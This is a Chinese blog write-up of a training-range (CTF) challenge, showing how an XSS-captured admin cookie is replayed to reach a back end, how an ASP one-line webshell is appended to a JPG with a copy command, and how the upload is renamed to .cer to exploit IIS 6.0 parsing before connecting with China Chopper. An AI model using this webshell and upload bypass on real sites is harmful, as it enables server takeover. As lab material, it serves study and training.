

# 封神台-第5章 绕过防护上传木马

原创

ploto\_cs 于 2020-09-27 15:27:26 发布 297 收藏

分类专栏: # 封神台 文章标签: 信息安全

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/ploto\\_cs/article/details/108828917](https://blog.csdn.net/ploto_cs/article/details/108828917)

版权



[封神台 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

## 封神台-第五章 绕过防护上传木马

### 1. 登录后台

项目名称: xss

Domain: 全部

接口地址: <https://xsspt.com/do/auth/5ad9d5b45ec69d3ecbd9ccfa9e5fc95b> (加 /domain/xxx 可通过域名过滤内容)

安装插件

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2020-09-27 10:40:33	<ul style="list-style-type: none"><li>location : <a href="http://59.63.200.7:9:8004/FeedbackView.asp">http://59.63.200.7:9:8004/FeedbackView.asp</a></li><li>toplocation : <a href="http://59.63.200.79:8004/FeedbackView.asp">http://59.63.200.79:8004/FeedbackView.asp</a></li><li>cookie : ASPSESSIONIDCS TSBSTS=NJFHBPCAPFBG BNKDHGADKBNO; flag=zkz {xsser-g00d}, <a href="#">ADMINSESSIONIDCSTRCSDQ=LBMLMBC CNPFINOANFGLPCFBC</a></li><li>opener :</li></ul>	<ul style="list-style-type: none"><li>HTTP_REFERER : <a href="http://59.63.200.79:8004/FeedbackView.asp">http://59.63.200.79:8004/FeedbackView.asp</a></li><li>HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34</li><li>REMOTE_ADDR : 172.17.0.1</li></ul> <p><a href="https://blog.csdn.net/ploto_cs">https://blog.csdn.net/ploto_cs</a></p>	删除

获得了管理员的cookie后, 去掉里面的flag部分, 取出两个有效的键值对, 把他们加到登录的cookie里就行了  
键值对为ADMINSESSIONIDCSTRCSDQ=LBMLMBC CNPFINOANFGLPCFBC

修改为管理员cookie后请直接访问管理页面 [准备好了吗?](#)

在这个页面按F12 进入存储界面，更改name和value字段

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	到期日
ADMINSESSIONDCSTRCSdq	LBMLMBCCNPFINOANFGLPCFBC	58.63.200.79	/	会话	46	false	false	None	Sun, 27 Sep 2020 ...
ASPSESSIONDCSTRCSdq	NH8FCAPF8G8N8G8AD8N8G	58.63.200.79	/	会话	45	false	false	None	Sun, 27 Sep 2020 ...
BCGCP95780_0166_template	default	58.63.200.79	/	Tue, 06 Oct 2020 ...	32	false	false	None	Sun, 27 Sep 2020 ...
CNZZDATA1257137	cnzz_asp%3D1037808977-5601100722-762616e%3D1801113202	58.63.200.79	/	Sat, 27 Mar 2021 ...	69	false	false	None	Sun, 27 Sep 2020 ...
UMI_dab6c91d	174c958ab3a3-0c90bc3c382a28-4c3247a-144000-174c958ab...	58.63.200.79	/	Sat, 27 Mar 2021 ...	73	false	false	None	Sun, 27 Sep 2020 ...

将ADMINSESSIONDCSTRCSdq粘贴在Name下  
将LBMLMBCCNPFINOANFGLPCFBC粘贴在value  
修改成功后刷新点击“准备好了吗”  
进入以下页面



## 2.合成图片马

1.jpg




1.txt

```
1 <%eval request("pass")%>
```

1.jpg	2020/9/27 14:29	图像 (jpg) 文件	6 KB
1.txt	2020/9/27 14:31	文本文档	1 KB

使用命令

```
copy 1.jpg/b+1.txt/a 2.jpg
```



```
C:\Windows\system32\cmd.exe

C:\Users\ploto\Desktop\文件\tool>copy 1.jpg/b+1.txt/a 2.jpg
1.jpg
1.txt
已复制          1 个文件。

C:\Users\ploto\Desktop\文件\tool>
```

[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

### 3.寻找注入点

产品管理

选中	ID	产品编号	产品名称	加入时间	审核情况	操作
<input type="checkbox"/>	116	32023265916	院士浮雕	2013-3-20	已审核	修改 删除
<input type="checkbox"/>	115	32023251016	王直将军塑像收藏站点	2013-3-20	已审核	修改 删除
<input type="checkbox"/>	114	32023223416	拿破仑加冕浮雕	2013-3-20	已审核	修改 删除


选中本页显示的所有产品     

共 3 个产品 首页 上一页 下一页 尾页 页次: 1/1页 20个产品/页

查找产品:   请输入产品名称。如果为空, 则查找所有产品。

[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

右侧修改处为文件上传点




上传jpg文件后, 菜刀报错

jpg服务器无法解析, 又因为服务器类型为IIS6.0, 尝试将后缀改为cer

菜刀首页上右键添加

复制文件地址




地址为http://ip:port/文件地址/文件名

```
RSP http://59.63.200.79:8005/UploadFiles/2020927145318545.cer
```

密码为pass，脚本类型选择php

点击登录 进入后台



找到flag



网络信息安全-ploto